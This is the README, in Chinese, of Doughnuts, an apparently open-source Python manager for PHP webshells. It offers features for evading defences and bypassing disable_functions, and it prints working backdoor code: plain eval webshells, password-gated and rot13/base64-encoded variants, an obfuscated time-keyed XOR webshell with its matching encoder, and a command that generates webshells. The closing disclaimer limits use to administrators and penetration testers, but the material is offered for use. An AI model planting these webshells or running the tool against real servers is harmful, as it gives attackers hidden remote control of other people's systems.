
A webshell manager for php🍩
Doughnuts
一个基于Python3.6+的PHPwebshell管理器








使用文档
终于迎来了新的使用文档!
文档中许多内容已经过期,请以新版为准
详细使用文档请前往此页面进行查看。
特征
- 支持连接,记录,管理webshell,方便下一次连接
- 基于eval的连接,支持GET,POST,COOKIE,HEADER四种连接方式
- 请求与响应伪装
- 支持编码payload(已内置base64,str_rot13,hex,doughnuts四种编码,可以通过添加encode文件夹中的py文件进行扩展),以实现连接带有解码的webshell
- 支持绕过open_basedir
- 支持多种方式绕过disable_functions
- 核心功能
- 易于扩展
依赖
- Python3.6+
- Python-requests
- Python-pysocks
- Python-colorama
- Python-prettytable
安装/运行方法
请在3.2版本之前运行过python3 -m doughnuts.install安装的朋友在更新3.2版本之后重新执行此命令!
- 使用pip安装
# 安装
python3 -m pip install doughnuts --user -i https://pypi.org/simple/
(windows)添加一个bat文件到python根目录下
(*unix)添加一个可执行文件到/usr/local/bin下
安装启动器,以方便调用
python3 -m doughnuts.install
运行
doughnuts
或
python3 -m doughnuts
enjoy it!
- 通过poetry安装
pyton3 -m pip install poetry # 或其他方法安装python-poetry
git clone https://github.com/WAY29/Doughnuts.git
cd Doughnuts
debian/ubuntu系统需要运行此命令
apt-get install python3-venv
安装
poetry install
运行
poetry run python3 Doughnuts/doughnuts.py # 应该对所有系统生效
enjoy it!
- 直接安装
# 安装PYTHON 3.6+
git clone https://github.com/WAY29/Doughnuts.git
cd Doughnuts/doughnuts
pip3 install -r requirements.txt 或 pip3 install requests pysocks colorama prettytable tqdm
(windows)添加一个bat文件到python根目录下
(*unix)添加一个可执行文件到/usr/local/bin下
安装启动器,以方便调用
python3 install.py
运行
doughnuts
或
python3 doughnuts.py
enjoy it!
- 使用docker
# 启动一个doughnuts容器
docker run --name doughnuts -itd longlone/doughnuts
执行doughnuts容器的bash
docker exec -it doughnuts bash
在容器中运行doughnuts,这样你可以存储webshell记录等
doughnuts
或者直接执行doughnuts
docker run --rm -it longlone/doughnuts:cli
使用例子
*由于windows原因,在windows命令行连接下不支持&符号连接参数。 尽量将额外参数包裹引号进行传递,且逐一拆分。 好的习惯:"data:a=123" "data:b=456" 坏的习惯:"data:a=123&b=456" (在windows命令行下会连接失败)*
- 普通webshell:
//test1.php
        <?php
        error_reporting(0);
        eval($_POST['2333']);
?>connect http://localhost/test1.php POST 2333//test2.php
<?php
error_reporting(0);
eval(strrot13(base64decode($_REQUEST['2333'])));
?>connect http://localhost/test2.php POST 2333 rot13 base64//test3.php
<?php
if(@md5($_POST['a']) == "202cb962ac59075b964b07152d234b70"){ // a=123
@eval(base64decode($POST['2333']));
}那么只需要运行Doughnuts.py,并输入以下命令,即可成功连接至webshell:
connect http://localhost/test.php POST 2333 base64 "data:a=123"- 生成webshell:
generate a.php POST pass salt 1生成webshell,名字为a.php
3. 上传a.php 根据提示执行connect {木马url} POST pass doughnuts-salt连接webshell
自定义编码器
- 进入doughnuts/encode目录
- 新建/拷贝一个py文件,起一个名字,以time.py为例
- 文件中只需要写一个run函数,类似于
from libs.config import alias
@alias(True) def run(data: str):     cipher = data     return cipher
- 参数解释: data是传输的数据,为字符串,cipher为传出的数据,也应该为字符串
- 重启doughnuts即可使用
se/show_encoders命令查看自定义的编码器,连接时使用connect URL 请求方法 密码 编码器名字即可使用自定义编码器 - 一个例子,以时间为秘钥的编码器
from libs.config import alias from hashlib import md5 from base64 import b64encode import time
@alias(True) def run(data: str):     format_time = time.strftime("%Y-%m-%d %H:%M", time.localtime())     key = md5(format_time.encode()).hexdigest().encode()     data = data.encode()     cipher = bytes(data[i] ^ key[i % 32] for i in range(len(data)))     cipher = b64encode(cipher).decode()
return cipher
<?php class COMI { public $c=''; function __destruct() { return eval(substr($this->c, 0)); } } datedefaulttimezone_set("PRC"); $comi = new COMI(); $password = &$password1; $password1 = $_REQUEST['x']; $post = &$password; $post=base64_decode($post); $key=md5(date("Y-m-d H:i",time())); for($i=0;$i<strlen($post);$i++){ $post[$i] = $post[$i] ^ $key[$i%32]; } $lnng1 = &$lnng; $lnng = $post; $lnng2 = $lnng1; @$comi->c = substr($lnng2, 0); ?>自定义webshell模板
- 进入doughnuts/webshell_plugins目录
- 新建/拷贝一个py文件,起一个名字,以test.py为例
- 文件中只需要写一个get_php函数,类似于
def get_php(keyword: int = 4, passwd: str = "", salt: str = ""):
...- 各个参数解释
- 重启doughnuts或者在doughnuts使用
reload generate重新加载generate命令,即可使用doughnuts生成自定义webshell
参考
- https://github.com/WangYihang/Webshell-Sniper
- https://github.com/epinna/weevely3
更新日志
4.24.0
- 4.24.0
4.23.0
- 4.23.0
- 4.23.1
- 4.23.2
- 4.23.3
4.22.0
- 4.22.0
4.21.0
- 4.21.0
4.20.0
- 4.20.0
4.19.0
- 4.19.0
4.18.0
- 4.18.0
- 优化功能 - upload - 使用$_FILES上传失败时显示失败原因 - socks - windows下http path的默认值使用/替换\ - 新增功能 - db_exec - 启动编辑器执行任意sql语句
- 4.18.1
- 4.18.2
- 4.18.3
4.17
- 4.17.0
4.16
- 4.16.0
http://127.0.0.1:1080/ 或 socks5://127.0.0.1:1080/的代理
- 支持在fsockopen被禁用时使用pfsockopen
- 更改说明,只支持5.4.0及以上版本
- 新增功能
- phpinfo
- 调用默认浏览器显示phpinfo信息
- 修复bug
- bdf LDPRELOAD模式 mbsend_mail无法成功bypass
- 修复某些命令会输出debug消息的bug
- fwpf无法生效
- connect时额外参数有多个:或者=号时程序异常
- download,mdownload:指定文件保存名时认为是目录的bug
- 4.16.1
4.15
- 4.15.0
- 4.15.1
4.14
- 4.14.0
- 4.14.1
- 4.14.2
- 4.14.3
4.13
- 4.13.0
- 4.13.1
4.12
- 4.12.0
4.11
- 4.11.0
- 4.11.1
- 4.11.2
python3 -m doughnuts启动doughnuts的bug
4.10
- 4.10.0
- 4.10.1-3(废弃版本)
- 4.10.4
- 4.10.5
4.9
- 4.9.0
- 4.9.1
- 4.9.2
- 4.9.3, 4.9.4
4.8
- 4.8.0
- 4.8.1
4.7
- 4.7.0
4.6
- 4.6.0
4.5
- 添加命令
- 修复bug
- 4.5.1
- 4.5.2
4.4
- 修改核心
- 4.4.1
- 4.4.2
4.3
- 修改命令
- 添加命令
- 修复bug
4.2
- 修改结构
- 添加命令
- 修改命令
- 修复bug
- 新增依赖
- 4.2.1
4.1
- 修改结构
4.0
- 修改命令
- 添加命令
- 4.0.1
- 4.0.2
- 4.0.3
免责声明
本项目仅供网站管理人员与渗透测试人员学习与交流,任何使用本项目进行的一切未授权攻击行为与本人无关.


